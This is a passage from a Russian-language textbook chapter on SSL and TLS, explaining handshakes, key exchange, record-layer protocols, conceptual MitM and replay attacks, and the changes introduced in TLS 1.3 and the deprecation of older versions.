- аутентификация сервера с неаутентифицированным клиентом;
- полная анонимность.

Всякий раз, когда сервер аутентифицируется, канал в этот момент безопасен и устойчив против попытки перехвата данных между веб-сервером и браузером, но полностью анонимная сессия по своей сути уязвима к такой атаке. Анонимный сервер не может аутентифицировать клиента. Если сервер аутентифицирован, то его сообщение сертификации должно обеспечить верную сертификационную цепочку, ведущую к приемлемому центру сертификации. Аутентифицированный клиент должен предоставить допустимый

сертификат серверу. Каждая сторона отвечает за проверку того, что сертификат другой стороны еще не истёк и не был отменён. Главная цель процесса обмена ключами — это создание секрета клиента (*pre_master_secret*), известного только клиенту и серверу. Секрет (*pre_master_secret*) используется для создания общего секрета (*master_secret*). *Общий секрет* (*главный секретный код*) необходим для того, чтобы создать сообщение для проверки сертификата, ключей шифрования, секрета MAC (*message authentication code*) и сообщения *«finished»*. Посылкой верного сообщения *«finished»* стороны докажут что они знают верный секрет (*pre_master_secret*).




Рис.57 Вычисление master_secret из предварительного pre_master_secret

Полностью анонимная сессия может быть установлена при использовании алгоритма RSA или Диффи-Хеллмана для создания ключей обмена. В случае использования RSA клиент шифрует секрет (*pre_master_secret*) с помощью открытого ключа *несертифицированного* сервера. Открытый ключ клиент узнает из сообщения обмена ключами от сервера. Результат посылается в сообщении обмена ключами от клиента. Поскольку перехватчик не знает закрытого ключа сервера, то ему будет невозможно расшифровать секрет (*pre_master_secret*). При использовании алгоритма Диффи-Хеллмана открытые параметры сервера содержатся в сообщении обмена ключами от сервера, и клиенту посылают в сообщении обмена ключами. Перехватчик, который не знает приватных значений, не сможет найти секрет (*pre_master_secret*).

При использовании RSA обмен ключами и аутентификация сервера могут быть скомбинированы. Открытый ключ также может содержаться в сертификате сервера или может быть использован временный ключ RSA, который посылается в сообщении обмена ключами от сервера. Когда используется временный ключ RSA, сообщения обмена подписываются server's RSA или сертификат DSS. Сигнатура включает текущее значение сообщения *Client_Hello.random*, таким образом старые сигнатуры и старые временные ключи не могут повторяться. Сервер может использовать временный ключ RSA только однажды для создания сессии. После проверки сертификата сервера клиент шифрует секрет (*pre_master_secret*) при помощи открытого ключа сервера. После успешного декодирования секрета (*pre_master_secret*) создается сообщение *«finished»*, тем самым сервер демонстрирует, что он знает частный ключ, соответствующий сертификату сервера.

Когда RSA используется для обмена ключами, для аутентификации клиента используется сообщение проверки сертификата клиента. Клиент подписывается значением, вычисленным из *master_secret* и всех предшествующих сообщений протокола рукопожатия. Эти сообщения рукопожатия включают сертификат сервера, который ставится в соответ-

ствие сигнатуре сервера, сообщение *Server_Hello.random*, которое ставит в соответствие сигнатуру текущему сообщению рукопожатия.

При использовании обмена ключами по алгоритму Diffie-Hellman'а сервер может также поддерживать содержащий конкретные параметры алгоритм Диффи-Хеллмана или может использовать сообщения обмена ключами от сервера для посылки набора временных параметров, подписанных сертификатами DSS или RSA. Временные параметры хэшируются с сообщением *hello.random* перед подписанием, для того чтобы злоумышленник не смог совершить повтор старых параметров. В любом случае клиент может проверить сертификат или сигнатуру, для уверенности, что параметры принадлежат серверу.

Если клиент имеет сертификат, содержащий параметры алгоритма Diffie-Hellman, то сертификат также содержит информацию, требуемую для того, чтобы завершить обмен ключами. В этом случае клиент и сервер должны будут сгенерировать те же Diffie-Hellman результаты (*pre_master_secret*), каждый раз, когда они устанавливают соединение. Для того чтобы предотвратить хранение секрета (*pre_master_secret*) в памяти компьютера на время дольше, чем необходимо, секрет должен быть переведен в общий секрет (*master_secret*) настолько быстро, на сколько это возможно. Параметры клиента должны быть совместимы с теми, которые поддерживает сервер для того, чтобы работал обмен ключами.

На каждом уровне протокола *записи* сообщения включают поля длины, описания и проверки. Протокол записи принимает сообщения, которые нужно передать, фрагментирует данные в управляемые блоки, сжимает данные, применяет MAC (*message authentication code*), шифрует и передаёт результат. Полученные данные он, соответственно, расшифровывает, проверяет, распаковывает, собирает и доставляет к верхним уровням клиента.

Существует четыре протокола *записи*: протокол *рукопожатия* (*handshake protocol*), протокол *тревоги* (*alert protocol*), *протокол изменения шифра* (*the change cipher spec protocol*), протокол *приложения* (*application data protocol*). Если SSL реализация получает тип записи, который ей неизвестен, то эта запись просто игнорируется. Поля типа и длины записи не защищены шифрованием.

В протоколе рукопожатия (*handshake*) SSL клиент и сервер договариваются об установлении связи с помощью *процедуры рукопожатия*. Во время рукопожатия клиент и сервер согласовывают различные параметры, которые будут использованы, для обеспечения безопасности соединения.

Рукопожатие начинается тогда, когда клиент подключается к SSL серверу. Запрос безопасного соединения представляет собой список поддерживаемых шифров и хэш-функций. Из этого списка сервер выбирает самый сильный шифр и хэш-функцию, которую он поддерживает, и уведомляет клиента в ответе о принятом решении.

Сервер отсылает это решение в виде цифрового сертификата (x509 v3). Сертификат содержит имя сервера, доверенный CA (*Центр Сертификации*) и открытый ключ шифрования сервера. Клиент может связаться с сервером, который выдал сертификат (CA) и убедиться, что сертификат является подлинным, прежде чем продолжить обмен.

Для того, чтобы сгенерировать ключи сеанса, используется безопасное соединение. Клиент шифрует случайное число с помощью открытого ключа сервера и отправляет результат на сервер. Только сервер в состоянии расшифровать его (своим закрытым ключом), этот факт делает ключи скрытыми от третьей стороны, так как только сервер и клиент имели доступ к этим данным. Клиент знает открытый ключ и случайное число, а сервер знает закрытый ключ и (после расшифровки сообщения клиента) случайное число. Третья сторона, возможно, знает только открытый ключ, если закрытый ключ не был взломан. Из случайного числа обе стороны создают ключевые данные для шифрования и расшифровывания.

На этом рукопожатие завершается, и начинается защищённое соединение, которое зашифровывается и расшифровывается с помощью ключевых данных. Если любое из перечисленных выше действий не удаётся, то рукопожатие SSL считается не удавшимся и соединение не создаётся.

Протокол изменения параметров шифрования (*The Change Cipher Spec Protocol*) существует для сигнализации перехода в режим шифрования. Протокол содержит единственное сообщение, которое зашифровано и сжато, как определено в текущем (не ожидаемом) установленном соединении. Сообщение состоит только из одного бита со значением 1.

```
struct {enum {change_cipher_spec(1), (255)} type;} ChangeCipherSpec;
```

Сообщение изменения шифра посылается и клиентом и сервером для извещения принимающей стороны, что последующие записи будут защищены в соответствии с новым согласованным *CipherSpec* и ключами. Сразу после отправки этого сообщения отправитель должен информировать *уровень записи* о немедленном копировании ожидаемого состояния записи в текущее состояние записи. Принятие этого сообщения заставляет получателя информировать *уровень записи* о незамедлительном копировании *ожидаемого* состояния чтения в состояние *текущего* чтения. Сообщение изменения шифра посылается во время рукопожатия, после того, как параметры защиты были переданы, но перед тем как будет послано сообщение *«finished»*.

Одним из протоколов, лежащих выше протокола *записи*, является протокол *alert*. Содержимым является либо фатальное, либо предупреждающее сообщение. Фатальное сообщение должно приводить к немедленному разрыву данного соединения. В этом случае другие соединения, соответствующие данной сессии, могут быть продолжены, но идентификатор сессии должен быть сделан недействительным для предотвращения использования данной сессии для установления новых соединений. Подобно другим сообщениям, сообщения *alert* зашифрованы и сжаты, как определено в текущем состоянии соединения.

Протокол *приложения* (*Application Data Protocol*) работает на уровне записи. Он фрагментируется, сжимается и шифруется на основе текущего состояния соединения. Сообщения считаются прозрачными для уровня *записи*.

Обработка ошибок в протоколе SSL реализована очень просто. Когда ошибка обнаружена, тот, кто её обнаружил, посылает об этом сообщение своему партнёру. Неустранимые (фатальные) ошибки требуют от сервера и клиента разрыва соединения.

Против протокола SSL существует некоторое количество атак. Например, против SSL возможно реализовать атаку «человек посередине» (*MitM (Man-in-the-Middle)*). Предполагает участие трех сторон: сервера, клиента и злоумышленника, находящегося между ними. В данном случае предполагается, что злоумышленник может перехватывать все сообщения, которые следуют в обоих направлениях, и подменять их. Злоумышленник представляется сервером для клиента и клиентом для сервера. В случае обмена ключами по алгоритму Диффи-Хелмана, данная атака может быть эффективной, так как целостность принимаемой информации и её источник с использованием алгоритма DH проверить невозможно. Однако такая атака невозможна при полноценном использовании протокола SSL, так как для проверки подлинности источника (обычно сервера) используются сертификаты, заверенные центром сертификации. Но атака может быть успешной, если:

- Сервер не имеет подписанного сертификата.
- Клиент не проверяет сертификат сервера.
- Пользователь игнорирует сообщение об отсутствии подписи сертификата центром сертификации или о несовпадении сертификата с закешированным.

Данный вид атаки реализован в межсетевом экране Forefront TMG компании Microsoft. Технология носит название *HTTPS Inspection*. В данном случае "злоумышленник" (firewall) находится на границе сети организации и производит подмену оригинального сертификата своим. Данная атака становится возможной благодаря возможности указать в качестве доверенного корневого центра сертификации сам Forefront TMG. Обычно по-

добная процедура внедрения проходит прозрачно для пользователя за счёт работы корпоративных пользователей в среде Active Directory. Данное средство может использоваться как для контроля за передаваемой информацией, так и в целях похищения личных данных, передаваемых с помощью защищённого соединения HTTPS.

В случае подмены корневого сертификата никаких сообщений безопасности выводиться не будет[1].

Технологию *HTTPS Inspection* в свои продукты внедрила также компания *Check-Point*, известный игрок на рынке продуктов информационной безопасности. Эта технология используется для доступа к «чистым данным» (*clear text*) в таких компонентах, как *Data Loss Prevention* (DLP), *AntiVirus, Application Control*, фильтрация *URL* и в системе предотвращения вторжений (*IPS*). Следует отметить, что *CheckPoint*, в отличие от решения Microsoft, не пытается подменить сертификат в системах пользователей.

Идея *атаки отклика* (*reply*) достаточно проста. Злоумышленник записывает коммуникационную сессию между клиентом и сервером. Позднее, он устанавливает соединение с сервером и воспроизводит записанные сообщения клиента. SSL может противостоять этой атаке с помощью специального кода *"nonce"* (идентификатор соединения), который является уникальным. Теоретически злоумышленник не может предугадать этот код заранее, так как он основывается на наборе случайных событий. Но злоумышленник со значительными ресурсами может записать большое число сессий между клиентом и сервером и попытаться подобрать «правильную» сессию, основываясь на коде *nonce*, посылаемом сервером в сообщении *Server_Hello*. Однако коды *nonce* SSL имеют, по крайней мере, длину 128 бит, таким образом, злоумышленник будет вынужден записать примерно 2^{64} кодов *nonce*, чтобы при этом получить вероятность угадывания лишь 50%. Это число достаточно велико, чтобы сделать такого рода атаки бессмысленными.

Криптографические алгоритмы, использующиеся в SSL:

- Для обмена ключами и проверки их подлинности применяются: *RSA, Diffie-Hellman, ECDH, SRP, PSK*.
- Для аутентификации: *RSA, DSA, ECDSA.*
- Для симметричного шифрования: *RC2, RC4, IDEA, DES, 3DES* или *AES, Camellia*.
- Для хэш-функций: *SHA, MD5, MD4* и *MD2*.Протокол TLS

TLS (*Transport Layer Security* — безопасность транспортного уровня), как и его предшественник **SSL** – криптографические протоколы, обеспечивающие защищённую передачу данных между узлами в сети TCP/IP. *TLS* и *SSL* используют асимметричную криптографию для обмена ключами, симметричное шифрование для конфиденциальности и коды аутентичности сообщений для сохранения целостности сообщений.

TLS-протокол основан на спецификации протокола SSL версии 3.0, разработанной компанией Netscape Communications. Сейчас развитием стандарта TLS занимается IETF. Последнее на сегодня обновление протокола было в RFC5246.

Т.к. TLS основан на SSL, то основные характеристики, параметры и алгоритмы этих протоколов весьма схожи. В некоторых источниках их не различают, описывая некий обобщённый TLS/SSL протокол (при этом имеются в виду версии SSL v3.0 и новее, и TLS v1.0 и новее). TLS, также как и SSL, даёт возможность клиент-серверным приложениям осуществлять связь в сети таким образом, чтобы предотвратить прослушивание сеанса и несанкционированный доступ.

Так как множество протоколов связи могут быть использованы как с, так и без TLS (или SSL), при установке соединения необходимо явно указать серверу, хочет ли клиент

[1] Как утверждают представители Microsoft, для Windows машин, работающих в Active Directory, возможен (но не обязателен) вывод предупреждающего сообщения на экран пользователя, сообщающий ему, что его сессия «вскрыта» и инспектируется. Для машин, не работающих с AD или для машин с другими ОС, такие сообщения вывести невозможно. С другой стороны, и незаметно подменить/внедрить сертификат для этих машин также невозможно.

устанавливать TLS. Это может быть достигнуто либо с помощью использования определённого номера порта, по которому соединение всегда устанавливается (подразумевается) с использованием TLS (*implicit*) (как, например, порт 443 для HTTPS, 993 для IMAPS, 990 для FTP). Либо с использованием произвольного порта и специальной команды серверу со стороны клиента на переключение соединения на TLS/SSL с использованием специальных механизмов протокола (*explicit*) – STARTTLS.




Рис.58 Explicit и implicit соединение для FTPS

Как только клиент и сервер договорились об использовании TLS, им необходимо установить защищенное соединение. Это делается с помощью процедуры подтверждения связи (Secure Socket Layers).


Поскольку, как отмечено выше, TLS представляет некоторую модификацию SSL, дальше будет представлен список различий между этими двумя протоколами, чтобы не повторять одно и то же описание протокола.

- TLS не поддерживает алгоритм Fortezza для смены ключей или для шифрования/дешифрования.
- Генерация криптографической секретности в TLS более сложная, чем в SSL. TLS сначала определяет две функции: функцию расширения данных и псевдослучайную функцию.
- TLS поддерживает все аварийные сигналы, определенные в SSL, за исключением *NoCertificate*. TLS также добавляет к списку SSL некоторые новые аварийные сигналы.
- TLS вносит некоторые изменения в протокол установления соединения. Были специально изменены детали сообщения *CertificateVerify* и сообщения «*finished*». Было также изменено вычисление хэша для сообщения «*finished*». TLS использует PRF (pseudo-random function), чтобы вычислить два хэша, применяемых для сообщения «*finished*».
- Отличие в протоколе передачи записей – используется HMAC, чтобы подписать сообщение. TLS применяет MAC для того чтобы создать HMAC. TLS также добавляет версию протокола (названную сжатой версией) к тексту, который будет подписан.

Современное состояние протоколов TLS с точки зрения безопасности: некоторое время назад было опубликовано сообщение, что исследователи обнаружили серьёзную слабость практически во всех сайтах, защищённых SSL протоколом, которая позволяет

злоумышленнику молча расшифровать данные, которые проходят между веб-сервером и браузером пользователя.

Уязвимость обнаружена в версии 1.0 и ранних версиях TLS. Версии TLS 1.1 и 1.2 не восприимчивы к уязвимости, однако они почти не используются, что делает такие сайты как PayPal, GMail и множество других уязвимыми, если злоумышленник имеет возможность контролировать связь между пользователем и конечным сайтом. Любопытно распределение по версиям протоколов, приведённое в статье (данные на сентябрь 2011 года):



Protocol	Support	Best protocol
SSL v2.0	302,886	-
SSL v3.0	607,249	3,249
TLS v1.0	604,242	603,404
TLS v1.1	838	827
TLS v1.2	11	11

Рис.59 Распределение версий протоколов SSL и TLS

Новая версия протокола TLS 1.3

После принятия стандарта протокола TLS v1.2 активная работа над версией 1.3 началась в 2014-ом году. Спустя 4 года и 28 черновых варианта (drafts) Инженерный совет Интернета (IETF) одобрил обновлённый протокол TLS v1.3, а чуть позже – в августе 2018-го – протокол был признан стандартом (RFC 8446) и включён в криптографическую библиотеку OpenSSL релиз 1.1.1.

В TLS v1.3 внесли самое большое количество значимых изменений за всю историю протокола. По этой причине некоторые даже предлагали назвать его TLS 2.0. Утверждение протокола TLS v1.3 заняло довольно много времени, т.к. у определённых категорий клиентов (н-р, у банков) были претензии к отсутствию в новом TLS некоторых возможностей. К примеру, не было возможности расшифровывать трафика на-лету (т.н. tls inspection), так как архитектура нового протокола использует эфемерные ключи[1] вместо статических. Банкам необходимо анализировать трафик, чтобы обеспечить прозрачность подключений: ЦОД для финансовых организаций обычно подчиняется для этого определенным требованиям (например, требованиям стандарта PCI DSS).

Для того чтобы получить возможность отслеживать трафик, некоторые операторы предложили встроить в протокол своеобразный «бэкдор»: внедрить статический протокол Диффи — Хеллмана. Обсуждение этого вопроса и задержало одобрение TLS. Инициатива все же была отклонена.

[1] Криптографический ключ называется эфемерным (др.-греч. ἐφημερίς — на день, ежедневный ← ἐπί — на + ἡμέρα — день), если он создан специально для выполнения только одного распределения ключей.

Первая причина отказа заключается в том, что использование статического протокола Диффи — Хеллмана позволит прослушивать сеть, а это нарушение RFC 2804 IETF Policy on Wiretapping.

Вторая причина — неготовность рабочих групп IETF стандартизировать поддержку слабого шифрования в новом протоколе. Как показывает история, использование слабых алгоритмов шифрования, например, шифров RSA экспортного класса, может привести к таким атакам, как MITM (man-in-the-middle). Поэтому в IETF не согласились задействовать менее защищенные версии TLS, даже если это усложнит работу сетевых провайдеров.

Были ещё проблемы с Хромбуками – в январе 2017 года Google представили релиз Chrome 56 с поддержкой TLS 1.3, доступный для устройств на Linux, macOS, Windows, Android и iOS. Но после обновления Chrome до новой версии, Хромбуки и Windows-ПК в школах округа Монтгомери, США, не смогли подключиться к сети.

Позже выяснилось, что причиной сбоя стал инструмент безопасности Blue Coat 6.5. Он «вешал» систему, если Chrome устанавливал соединение по TLS 1.3, так как разработчики не до конца следовали спецификациям Google. В итоге ИТ-гигант временно приостановил внедрение протокола.

Главные особенности TLS 1.3

В версии TLS 1.3 разработчики сделали несколько существенных изменений, по сравнению с предыдущей версией протокола.

Изменена процедура «рукопожатия» (handshake)

При использовании TLS 1.2 процесс установления соединения проходит в несколько этапов:

- Сперва клиент обращается к серверу и предлагает ряд систем шифрования, с которыми он может работать.
- Сервер отвечает клиенту, сообщает, какую систему шифрования он будет использовать, и отправляет ключ шифрования.
- Клиент получает ключ и использует его для шифрования и отправки случайной последовательности символов.
- Далее создаются 2 новых ключа: мастер-ключ (сильнее) и сессионный ключ (слабее).
- Далее, клиент сообщает, какую систему шифрования он планирует использовать для сессионного ключа.
- Наконец, сервер одобряет систему шифрования и начинается обмен данными.

TLS 1.3 в 2 раза ускоряет весь процесс за счет объединения нескольких шагов, сокращая время до начала обмена информацией. Последовательность получается следующая:

- Клиент сообщает серверу о системах шифрования, с которыми он может работать.
- Сервер одобряет системы и передает свой ключ.
- Клиент предоставляет сессионные ключи.

При этом сам механизм стал более безопасным, так как разработчики удалили все алгоритмы, которые не используют AEAD-режимы блочного шифрования[1]. При этом в структуре типовых шифронаборов механизмы аутентификации и обмена ключами были «отделены» от алгоритма защиты записи и хэш-функции для HMAC.

[1] **AEAD-режимы блочного шифрования** (англ. *Authenticated Encryption with Associated Data*, «аутентифицированное шифрование с присоединёнными данными») — класс блочных режимов шифрования, при котором часть сообщения шифруется, часть остается открытой, и всё сообщение целиком аутентифицировано.

Внедрён forward secrecy

Это нововведение не позволяет злоумышленникам использовать скопированные ключи одной сессии для расшифровки других данных. Даже в случае компрометации мастер-ключа, сессионные ключи не будут взломаны.

Добавлен режим 0-RTT

Режим, в котором сервер и клиент могут установить соединение по старым ключам, если они уже обменивались пакетами. Такой подход сокращает время до начала приема-передачи данных.

Однако в этом случае клиент (например, браузер) не устанавливает защищенный канал с сервером, а просто посылает запрос. При этом злоумышленники могут перехватить пакет и при желании подделать его. Поэтому в спецификации протокола отдельно рассмотрены атаки повторного воспроизведения (Replay Attacks), которые реализуются путём записи и последующей отправки ранее посланных корректных сообщений, и способы противодействия им.

Здесь важно помнить, что ответственность за реализацию защиты от подобных атак несет сервер, поэтому в документе IETF сделан особый упор на механизмы защиты, которые бы противодействовали деятельности злоумышленников.

Ниже приведена схема обмена сообщениями протокола TLS v1.3:




Рис.59-1 Последовательность обмена сообщениями протокола TLS v1.3

Сложности с реализацией

У TLS v1.3 довольно своеобразная обратная совместимость. При установлении соединения между клиентом и сервером происходит обмен поддерживаемыми версиями протокола и выбирается та, с которой могут работать обе стороны. Однако эта возмож-

ность используется не везде. С появлением TLS v1.3 более 3% серверов с поддержкой TLS v1.2 просто разрывали соединение вместо того, чтобы отправлять клиенту номер поддерживаемой версии.

Похожая проблема возникла с промежуточными узлами (middlebox). Из-за того, что TLS особо не менялся, сущности вроде файрволов, NAT и балансировщиков нагрузки отказались работать с новой версией протокола.

Этот феномен инженеры окрестили оссификацией (окостенение). Тот факт, что некоторые разработчики не используют гибкие возможности протокола, внедрение новых его реализаций затрудняется. В качестве аналогии участники индустрии приводят пример со старой дверью. Если ее долго не трогать, петли ржавеют, и та открывается со скрипом. Получается, что предыдущий протокол устарел, но внедрить новый по умолчанию не получится.

Решение проблемы нашел Дэвид Бенджамин (David Benjamin), работающий над Chromium. Он предложил замаскировать первое сообщение от клиента, поддерживающего TLS 1.3, под сообщение TLS 1.2. И это сработало: упомянутые 3% серверов перестали разрывать соединение. Для узлов-посредников Кайл Некритц (Kyle Nekritz) из Facebook предложил использовать тот же подход. Это позволило сократить число сбоев на 6,5% в Chrome и на 2% в Firefox.

В начале 2020-го года (в январе) Google с выпуском браузера Chrome v72 объявила устаревшими (deprecates) версии TLS v1 и TLS v1.1, с последущим полным прекращением их поддержки. То же самое было сделано в Firefox v65. Теперь при подключении к сайту, который не поддерживает TLS v1.2 и новее, выдаётся окно с предупреждением, с возможностью включения (на ваш страх и риск) TLS 1 и 1.1. Полное отключение поддержки старых версий состоится в версии Chrome 81, которая запланирована к выходу в марте 2020 года, остальные крупнейшие игроки на рынке браузеров обещают проделать аналогичную процедуру в первой половине 2020-го: *Microsoft обещает отключить протоколы «в первой половине 2020 года». Mozilla объявила, что отключит TLS 1.0 и 1.1 в Firefox в марте 2020 года. Apple планирует удалить поддержку из браузеров Safari в марте 2020 года.*

Ниже приведена статистика распределения версий протокола SSL/TLS по данным сайта Alexa по состоянию на январь 2020-го. Сравните с данными на рис.59, выше по тексту, где приведены данные на сентябрь 2011-го года:




Рис.59-2 Распределение версий протоколов SSL и TLS на январь 2020

Вариант статистики по данным Qualys по состоянию на март 2020:

